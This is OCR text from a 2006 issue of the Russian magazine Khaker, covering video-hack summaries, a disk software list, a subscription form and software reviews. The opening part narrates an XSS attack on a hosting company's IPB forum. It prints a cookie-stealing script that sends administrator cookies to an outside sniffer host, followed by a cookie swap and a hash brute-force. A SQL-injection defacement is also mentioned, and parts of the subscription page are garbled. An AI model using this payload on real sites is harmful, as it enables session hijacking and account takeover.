ЭВ этом видео-взломе, хакер демонстрирует новую уязвимость в популярном форумном движке Invision Power Board. Вначале он задействует Яндекс для целенаправленного поиска русского хостинга с установленным IPB. Герой делает следующий запрос: «Форум Invision Power Board Платный хостинг от .ru». Вторая ссылка, выданная поисковиком, привела его на форум компании Viahost. Взломщик был предусмотрительным и заранее зарегистрировался на форуме. Далее он выбирает случайное сообщение
и жмет на кнопку «Жалобы». Чтобы не вызвать подозрений у администрации, герой пишет правдоподобное сообщение и попутно вставляет java-скрипт, передающий админские кукисы на сторонний сервер. Сам воровской скрипт выглядит примерно так: <script>img = new Image(); img.src = "http://antichat.org/s/mysniff.gif?"+document.cookie;</script>.
Через какое-то время, негодяй просматривает логи снифера и обнаруживает там идентификатор, сессию и хэш пароля администратора похаканной борды. Теперь дело за малым - осталось лишь подменить свои кукисы админскими. Для этих целей взломщик использует плагин для браузера Mozilla — Cookie Editor. Обновив страницу, герой понимает, что теперь он является админом с ником Support :). Но ему и этого мало, поэтому он пытается расшифровать хэш для входа в админку. Брут по нескольким словарям не увенчался успехом. Хостингу повезло и в этот раз он отделался легким испугом. Если бы хакер завладел паролем (в админцентр без пропуска нельзя ;), то далее можно залить веб-шелл, а потом и порулить всей машиной.

ДЕФЕЙС WWW.XAKEP.RU

I АВТОР: ZACO

Ты, наверное, уже наслышан о кратковременном дефейсе www.xakep.ru? Мы не могли оставить этот случай без внимания и поэтому в качестве бонуса ты найдешь на диске полноценный видео-хак нашего сайта. Я не буду рассказывать тебе всю суть ролика, лишь в кратких чертах опишу его содержание. Сначала багоискатель заходит на сайт и обращает внимание на скрипт для добавления мнения к статье/новости. На протяжении всего видео этот скрипт подвергается разнообразным и ужасным пыткам со стороны взломщика. Чувак попался не из робкого десятка и просто так сдаваться не желал. В конце концов, после длительных потуг он таки подбирает количество полей для совершения инжекции и даже названия некоторых из них. Этих метаданных достаточно, для того чтобы, например, переименовать новость на сайте, изменить ее описание или просто задефейсить хакерский мегапортал :).

BINARY YOUR'S

WINDOWS

DEVELOPMENT
ASV 3.0
AutoRun Pro 6.0
EmEditor Professional 5
Firebird V1.5
Hexprobe 2.1
IDA Pro Version 4.9 SP demo
Java SE Development Kit (JDK) for Windows 6 beta
Komodo 3.5.2
MapleXp 0.8
Microsoft IronPython 1.0 Beta
Microsoft Pre-Release Software WinFX Runtime Components 3.0 CTP
Nullsoft Install System (NSIS) 2.15
PHP Designer 2006 4.0.6
ResScope 1.9.5.5 Beta
Restorator 2006
SQLyog for Windows 5.02
UltraEdit-32 12.00
Windows Monad Shell Beta 3.1
WinDriver for Windows 8.00

MISC
CDCheck 3.1.11.0
Deskloops 1.0.3.0 Beta
Ditto 3.2
DOC2CHM 1.0
FAR Manager 1.70 RC3
Font Fitting Room
Golden Eye 4.50
Google Desktop 3.0
HyperSnap-DX 6.03.01
miniMIZE 1.0.37
Mmm v2.02
PL Table 4.0
pMetro 1.21
Polyglot 3000 1.9
PowerArchiver 2006 9.51
PowerCHM 5.4
Stellarium 0.7.1
Translatelt! 3.0
True Launch Bar 3.2.13 RC1
Uxtheme Multi-patcher 5.0
Visual Assist X 10.2.1444.0
WinAce 2.61
Yakoon-2

MULTIMEDIA
AAA Logo 1.21
ChrisTV Professional 4.90
Concept Draw V
FL Studio 6.0.8
InstantStorm 0.9.3.0
Macromedia Shockwave Player 10.1.1.016
Media Player Classic 6.4.9.0
MediaCoder 0.3.6
Photo to Sketch v3.1
PTGui 5.7.1
QuickTime Alternative (QT7) 1.69
Real Alternative 1.48
Reason 3.0
Recolored 1.0.1
Samplitude 8.11
SONY Sound Forge 8.0b
VLC (VideoLAN) for Windows 0.8.5 Test 1
Webcam Zone Trigger 1.7
Winamp TV 1.9 Beta 13
Windows Media Player 10 Final
XP Codec Pack 1.3.3

NET
AChat 0.135 Beta
Ad Muncher 4.7.22200 Beta
Avant Browser 10.2 Build 32
Check&Get 2.3
DC++ 0.688
eMule Plus 1.2
eSnips 1.1.0.2 Beta
Gaim 1.5.0
Gizmo 1.3.0.143
GreatNews 1.0 Beta
Hamachi 0.9.9.9
Opera 8.53
Opera for Windows 9.0 Build 8321 Beta
PCMesh Anonymous Web Surfing 3.4
Print Censor Pro 4.5
Serv-U 6.2.0.1
Skype 2.0.0.90
Unipage Unifier 1.0 RC3
Upload Express v1.0.2 Build 41 Beta
URLBase 6
VisualRoute 2006 v10.0i
ZoneAlarm 6.1.744.000

SYSTEM
ATITool 0.24
aTuner 1.9.47.8421
Child Control 2006
Clamwin 0.88
CPU-Z 1.32.1
Driver Genius Professional Edition 2005 6.0.1882
Event Log Explorer 1.3 Beta 3
GoldMemory 6.68
HDDlife 2.8.96
Locate 3.0 Beta
Notebook Hardware Control 1.10 BETA 02
RAID Reconstructor V3.01
Recover My Files 3.94
Reg Organizer 3.2
RyanVM Integrator 1.2.2
Sentry 2.53
SIW 1.57
Your Uninstaller! 2006 5.0.0

UNIX

DEVELOPMENT
eclipse 3.1.2
GCC 4.1.0
Komodo 3.5.2
Quanta Plus 3.5.1
sqlite-2.8.17
SQLyog for Linux 5.02
Zend Framework Preview 0.1.2

MISC
Ekicad
phpMyAdmin 2.8.0.2
Stellarium 0.7.1

MULTIMEDIA
Audacity 1.2.4b
Icecast 2.3.1
vlc 0.8.4a
XMMS 1.2.10

NET
aKregator 1.0.2
dbmail-2.0.9
dbmail-2.1.5
Evolution 2.6.0
Firewall Builder 2.0.10
Gaim 1.5.0
Hamachi 0.9.9.9
KMLDonkey 0.10.1
MLdonkey 2.7.4
Netcat 0.7.1
PowerDNS 2.9.20
ProFTPD 1.2.10
ProFTPD 1.3.0rc5
SMB Web Client 2.9
squid-2.5
squid-3.0-PRE3

VISUAL HACK++
amanda-2.5.0
DragonFly BSD 1.4.0
Firebird V1.5
Fluxbox 0.1.14
InitNG 0.5.5
ISPConfig 2.2.0
Kernel
openssl-0.9.8a
OpenVPN 2.0.5
Parallels Workstation 2.1
Slackware 10.2
Squashfs 3.0
zsh-4.3.2

БОНУС
Бедный-бедный IPB
Обходим защиту FSG
Прохождение конкурса
Дефейс www.xakep.ru

ХАКЕР № 04(88) АПРЕЛЬ 2006

ХАКЕР
www.xakep.ru
АПРЕЛЬ 04(88) 2006

НАЛЕТ НА МАГАЗИН
СИГНАЛЫ БЕЗ ПОЩАДЫ
ЛОМАЕМ НАДЖИ
ВСЕ ПОДРОБНОСТИ ПОСЛЕДНЕГО
ФЛУДИМ ФОРУМЫ
DEFACE ХАКЕР.RU
ДЕЛАЕМ ВНЕШНЮЮ WI-FI АНТЕННУ
СЕКРЕТЫ IPB
ТЕСТ 19"LCD
ТЮНИНГ ДОМАШНЕГО ТУКСА
ФОРУМ В ТОПКУ
МОЛЕКУЛЯРНЫЕ МАШИНЫ
401 ACCESS DENIDED
ВСЯ ПРАВДА О SLASHDOT
404 ERROR
FIGHT CLUB INSIDE
НА ДИСКЕ — ВИДЕОУРОК ПО ВЗЛОМУ НАШЕГО САЙТА!


Я УЖЕ
ПОДПИСАЛСЯ!
А ТЫ?

РЕДАКЦИОННАЯ ПОДПИСКА

1 ˙ ° Ł Œ Ł Œ Ł Ł
2 ˘ Łæ°Ł æ Ł æ ŁæŒŁ Æ Æ Œ
3 ˛Æ ° Łæ° Œ Ł Œ Ł ° Ø Œ Ł ŁŁ
æ Œ ° ß Œ ° Æß Ł Łæ° ß ı æ æ Æ :
° Œ Ø : subscribe@glc.ru;
Œæ : 8-495-780-88-24;
æ : 119021, æŒ , °. Ł , .11, æ .44-45

˝ ˝ ˝ ˝ ˝ - !
ŁæŒ ° æ Æ Æ ŒŁ Œ Ł Œ Ł ŁŁ.
° ß, ° ß Œæ Ł°Ł ° Œ Ø , Æ Æ ß-
æ Ł 5 Æ Łı Ø. ° ß, ° ß Ø
æ Œ ŁŁ Æ Æ ß æ Ł 20 Ø.
— Œ Łæ ° ° Œ Ł°Ł Œæ.

˘ ŁæŒ Ł Ł æ æ , ßı ø ª Ł
Œ ° ßØ æ æ° ° ß. ˝ Ł , æ°Ł Ł æ Ł
° æ Æ , ŁæŒ Ł æ Æ .
˘ æ æ , æ ß æ ŁæŒ Ø, Ł Æ æ ° ß
° : 780-88-29 (° æŒ Ł Ø) Ł 8-800-200-3-999 (°
ªŁ Ł Æ `Ł° Ø , Ł ª).
´ æß ŁæŒ e-mail: info@glc.ru

«Хакер» + DVD

780р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1404р	ЗА 12 МЕСЯЦЕВ (экономия 516 руб.*)

«Хакер» + «Хакер Спец»

1242р	ЗА 6 МЕСЯЦЕВ (экономия 510 руб.*)
2236р	ЗА 12 МЕСЯЦЕВ (экономия 1250 руб.*)

Подписка для юридических лиц

æŒ : . . . « ˝ - ˘ »,
°.: 500-00-60,
www.interpochta.ru

~° ° Ł æ °
ŁæŒŁ Łæ° Œ
æ Ł ° , Ł
ŁæŒŁ, Æ Œ æŒŁ Ł Œ Ł Ł -
Ł, Ł Ł æŒŁ Ł ß -
æ , ° Ł Ł°Ł Ø -
æ ª °Ł ŁæŒ .

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

☐ на журнал Хакер + DVD
☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев
начиная с ________________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ______________________

дата рожд. ☐☐.☐☐.☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ______________________
область/край ______________________
город ______________________
улица ______________________
дом ____________ корпус ____________
квартира/офис ______________________
телефон (______) ______________________ (код)
e-mail ______________________
сумма оплаты ______________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа | Сумма
Оплата за «_______________________»
с ______ 200_ г. (месяц)

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа | Сумма
Оплата за «_______________________»
с ______ 200_ г. (месяц)

Ф.И.О.
Подпись плательщика

Кассир





SIDEX / SIDEX@REAL.XAKEP.RU /
МИХАИЛ МИХИН / CENTNER@REAL.XAKEP.RU /

Units/

SHAREWAREZ

Deskloops 1.0.3.0 Beta

Windows XP
Freeware
Size: 1445 Кб
www.xilokit.com/deskloops




В один прекрасный день, возможно, даже без принятия цветной морфеувской пилюли, поменяется твое видение мира... К сожалению, родная винда не станет менять свой вид подстать новому настроению, какой бы новый десктоп ты не поставил. Здесь же предлагается радикальное решение: ты можешь прокручивать все открытые окна, как киноленту, перемещаясь по горизонтали. Нажав знакомый Alt+Tab, сможешь лицезреть запущенные проги в сферическом виде. К сожалению, прога порой косячит при одновременной работе на двух мониторах. Да и прокрутка экрана между играми вводит софт в ступор. Если тебя прельщает улучшенная работа со множеством окон одновременно, но при этом без запущенного панорамного обозрения, то на помощь может прийти шароварный аналог — TopDesk (www.otakusoftware.com/topdesk). Оставив сантименты духовных перемен в стороне, по-настоящему решение будет востребовано лишь юзерами экранов небольшого размера и ограниченного разрешения.

Recolored 1.0.1

Windows 95/98/2000/XP
Shareware
Size: 5594 Кб
www.recolored.com


Хакеры живут своей богатой жизнью, которая зачастую мало пересекается с окружающим миром. Однако даже у этих героев есть родня, которую не удивишь подарком базы СС или поднятием шелл-сервера на ожидаемый ДР. Хороший подарок, на мой взгляд, — переделанные фотографии из семейного альбома. Несмотря на то, что старые черно-белые фотки несут в себе столько памяти, они уже поблекли, потрескались, и лица родственников едва ли можно



разглядеть, но с помощью Recolored ты легко справишься с этими проблемами. Софтина не очень известна в народе, но уже была успешно сопровождена лекарством от жадности. Если использование подобного не прельщает, то можно попробовать бесплатный аналог Paint.NET (www.eecs.wsu.edu/paint.net).

Sentry 3.0 Beta 1


Windows 95/98/2000/XP
Shareware
Size: 1015 Кб
www.freshsoftware.com/sentry/sentry3



По сути, любой компьютеризированный процесс можно сделать лучше: более удобным и затюненным. Sentry отвечает за очень тонкую настройку блокировки компа; теперь даже простая операция окажется стильной. Отныне ты можешь оставить мессагу подошедшему к компу, вроде «Руки прочь, не лапать! Ушел на базу!». Любознательные же смогут оставить тебе сообщение и при «нифиганеделании» изучить полную подборку твоих скринсейверов. Заставки могут быть и предельно информативными: содержать данные о времени восхода и заката или выводить на экран скрытую камеру из женской сауны ;). Приятной фишкой станет возможность переноса проги на любой комп посредством USB-брелка. Вставив его, ты даже без инсталляции сможешь лочить чужую машину со всеми полагающимися фишками.

Call Soft VoIP Beta 1.0

Windows 2000/2003/Me/XP/Vista
Shareware
Size: 9286 Кб
www.callsoftvoip.com



Весь бизнес перемещается в Интернет, где указаны телефоны фирмы. Настанет время, когда в отделы продаж и технической поддержки будут чаще «телефонить» по Skype'у, а не по обычной медной проволоке. Мы тоже можем прикинуться воротилами IT-индустрии, настроив целую телефонную станцию в инете. Теперь можно принимать сообщения на Skype по прослушке записанного тобой приветствия, настроить перевод звонков относительно заданных юзером тонов или сказанных слов. Получив послание, система сумеет оповестить тебя мылом, перезвонить, куда следует, или просто прочитать заданный тобой текст, если звонящий не достоин личного подхода ;). Call Softt VoIP приводит к тотальной автоматизации интернет-звонков. Все душевные порывы уходят на выбор скинов, которые успешно поддерживаются прогой.

CUE Splitter 0.6 Beta 3


Windows 95/98/Me/2000/2003/Me/XP/Vista
Freeware
Size: 931 Кб
cue-splitter.enfis.it

Скачиваешь любимое музло и потом колупаешься, отыскивая нужную песню из 70-минутного трека? Да, гадкие рипперы ленятся резать альбомы на треки; в борьбе за компактность они оставляют нас с громоздкими файлами. Здесь помогут лишь CUE-файлы, которые могут содержать информацию по нарезке альбома в отдельные треки: длительность песни, последовательность треков в оригинале и так далее. Увы, не всякий рипперский софт создает искомые информативные файлы, но проги вроде EAC, BPM Studio, CDRWin и Goldwave справляются с этим на отлично. К сожалению, пока поддерживаются только mp3, тогда как WMA остается за бортом прогресса назло дядюшке Билли.



Mobile TCP 1.2 Beta


Windows 95/98/Me/2000/2003/Me/XP/Vista
Freeware
Size: 1383 Кб
www.klocktornet.com/html/products/mobiletcp.php



Представь ситуацию. У тебя есть ноутбук, которым ты пользуешься в институте, дома и на работе. Дома у тебя Wi-Fi, а на работе ты подключаешься к инету при помощи кабеля. Каждый раз вручную забивать все настройки — жуткий геморрой! Лечить мы его будем при помощи программы Mobile TCP.Одной из главных проблем при переезде с ноутом на новое место остается переключение на SMTP-сервер, который окажется доступен в используемой сети. Переключение может осуществляться как автоматически, так и вручную, когда прога выдаст полный список использованных тобой почтовых серверов и напомнит, каким из них ты пользовался в конкретной сети. Кто-то возразит, что использование локального SMTP окажется более элегантным решением. Так будет однозначно проще, но в современном мире строгих антиспам-фильтров почта, отправленная с локального хоста, в 50-ти процентах случаев признается спамом. Обойти обыкновенные почтовики все еще непросто, но Mobile TCP тебе в этом поможет.


CryptCD 5.0

Microsoft Windows 98/98SE/ME, Windows NT/2000/2003, Windows XP
Размер: 5,1 Мб
Shareware
www.cryptcd.com



CryptCD — программное приложение, которое позаботится об информационной безопасности не самым обычным способом. «Секретные» файлы обрабатываются, скрываются и шифруются программой «портативно». Обычно программы данного класса не скрывают наличие зашифрованной информации, чем могут вызвать вопрос из серии «а что он там такое зашифровал?». В CryptCD же данные не только зашифрованы, но и упакованы в спецконтейнер — dat-файл. Такой контейнер содержит внутри себя целую кучу самых разных файлов, не давая шпионам никакой информации о том, что именно лежит в данном контейнере, где начинается и кончается файл и что вообще делать с этим набором данных, даже если их и удастся распаковать. Назначив определенные данные «секретными», программа запишет их на ничем не примечательный CD или DVD-диск, портативно все упаковав и зашифровав.
Как только такой диск создан с помощью CryptCD, можно пользоваться им на любом другом компьютере, зная пароль доступа. В процессе работы с данными CryptCD они копируются и расшифровываются во временный каталог. По окончании работы с файлом он автоматически удаляется из системы. Версия программы CryptCD Forensic создана специально для агентств правоприменительной деятельности и правительства, что гарантирует некоторую криптостойкость. В данной версии есть удобная возможность создавать неограниченное число пользователей и паролей на папку и/или файл. Различные уровни доступа можно назначить в зависимости от потребностей в безопасности определенных пользователей. Реализован поиск по номеру ID, имени, названию файла. К каждому файлу и папке можно прикрепить информацию со специальным примечанием. Ну и стоит, конечно, помнить, что специальных бэкдоров в программе нет, так что, забыв свой собственный пароль и не будучи знаменитым криптографом, можно забыть про собственные секретные данные :).


Dekart Private Disk 2.07
Microsoft Windows 98/98SE/ME, Windows NT/2000/2003, Windows XP
Размер: 1,15 Мб
Shareware
www.dekart.com



Альтернатива предыдущей программе — Dekart Private Disk (русская версия интерфейса имеется). Программа характеризуется как легкое в использовании, надежное и мощное средство для защиты значимой информации. Она предназначена для пользователей любого уровня «продвинутости», даже для не имеющих никаких специальных знаний в области защиты информации. Dekart Private Disk обеспечивает надежную защиту, удобство использования, мобильность и всю необходимую функциональность. Удобный интерфейс позволяет эффективно и быстро работать с зашифрованными данными каждый день. Программа позволяет защищать информацию на жестких дисках и сменных носителях, таких как дискеты, CD, CD/R, CD/RW, MO, MD, ZIP-диски, флеш-диски и так далее. Даже в случае кражи или утери ноутбука или носителя важной информации можно быть в некоторой степени уверенным, что данные надежно защищены и не будут прочитаны. В процессе работы программа создает зашифрованные файлы-контейнеры. Они представлены в виде логических дисков операционной системы Windows. Пользователь работает с диском так же, как с любым системным. Вся информация, которая прячется на этих логических дисках, хранится в зашифрованном виде. Чтобы получить доступ к данным на «секретном» диске, нужно ввести пароль, предварительно распечатанный и повешенный на монитор. Как утверждает статистика, этот самый пароль является слабым местом в любой криптосистеме.

Rapget 0.91b


Microsoft Windows 98/98SE/ME, Windows NT/2000/2003, Windows XP
Размер: 92 Кб
Freeware
www.rapget.com




За последние годы «перевалочные» файловые хранилища распространились по Сети со страшной силой. Удобно же: выложил файл на такой сервер, разослал всем желающим или опубликовал ссылку — и можешь не волноваться про хостинг или свободное место. Однако владельцы таких сервисов, конечно же, не упустят возможности подзаработать на так называемой «халяве» и потому чинят кое-какие (впрочем, с этим можно и смириться) препятствия любителям тотального выкачивания всего и вся. Лучше чтобы все скачивалось автоматизировано. Программа RapGet (сокращенно от RAPideshareGET) предназначена для автоматической загрузки файлов с известного файлового сервера *rapidshare.de*. Можно сказать, что это ее основное предназначение. Но кроме *rapidshare.de*, программа поддерживает целую обойму подобных серверов: megaupload.com, sexuploader.com, mytempdir.com, slil.ru, sendspace.com, turboupload.com, axifile.com, hyperupload.com, getfile.biz, depositfiles.com, webfile.ru, file2share.biz, rapidupload.com, yourfile.org, yourfilehost.com, то есть поддерживает автоматическую загрузку с 16-ти серверов. Программа маленькая и бесплатная, а также в RapGet существует возможность одновременной закачки с нескольких серверов.
В текущей версии выявлен досадный, но не критичный баг: если папка для закачки не существует, то файлов ты не найдешь. Решение: создать папку вручную. В следующей версии, по заверению автора Александра Ширяева, все будет исправлено.

ObjectWipe 1.3

Microsoft Windows 98/98SE/ME, Windows NT/2000/2003, Windows XP
Размер: 1,7 Мб
Shareware
www.objectrescue.com/rus



Программа ObjectWipe — еще одна составляющая пассивной информационной безопасности. Если не умничать, то она предназначена именно для окончательного заметания следов на информационных носителях, с которых некие важные данные были удалены. Однако то, что файл просто удален — ничего не гарантирует. Умельцы запросто восстановят стертое, а дальше уже возможны варианты... Чтобы таких вариантов не было, нужно уметь «отрубать концы». То есть, удалив что-то, нужно на освободившееся место записать что-нибудь другое, уже не позволяющее «откатиться» на шаг-другой назад. ObjectWipe — как раз подходящее программное решение для наших условий. Утилита позволяет стирать файлы, диски и незанятое дисковое пространство таким образом, что восстановление информации оказывается невозможным. По выбору программа способна использовать быстрый или надежный алгоритм стирания. Файлы и папки могут быть объединены в списки и стерты за одну-единственную процедуру. Поддерживаются файловые системы FAT и NTFS. ObjectWipe стирает файлы и папки, удаляет данные на дисках и картах памяти, автоматически форматирует носитель после стирания информации, очищает неиспользуемое пространство на диске и позволяет использовать несколько самых разнообразных алгоритмов удаления от стандартных до суперэффективных, которые даже прошли государственную сертификацию. Тут имеются в виду алгоритмы DoD 5200.22M (8-306. / E) и DoD 5200.28M (8-306. / E, C и E), эффективность которых проверена суровыми дядями из министерства обороны США.
Особенным гурманам предлагается удалить свои данные при помощи алгоритма Питера Гутмана. Информация при таком подходе заменяется числами из специальной таблицы, причем данные для надежности перезаписываются 35 раз.



ПЕТР СЕМИЛЕТОВ / WWW.ROXTON.KIEV.UA /

Units/

UNIXWAREZ

ESpeak

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в zip): 313 Кб.
http://espeak.sourceforge.net
Лицензия: GNU GPL



До сих пор в мире Linux я знал только один синтезатор речи — знаменитый Festival. А недавно открыл для себя еще один — Speak (на SF проект называется ESpeak). Он меньше, чем Festival, и устанавливается из исходника без каких-либо проблем. Для обеспечения звукового вывода используется библиотека PortAudio. Она может быть уже установлена, если у тебя есть Audacity. Кроме самой библиотеки, нужен пакет с ее заголовками.
В каталоге исходника лежит одинокий makefile, то есть, чтобы собрать проект, не надо запускать скрипт configure — достаточно просто дать команду make. Однако этот подготовленный заранее makefile не поддерживает цель install, и команда make install не сработает. Надо установить части скомпилированной программы вручную.
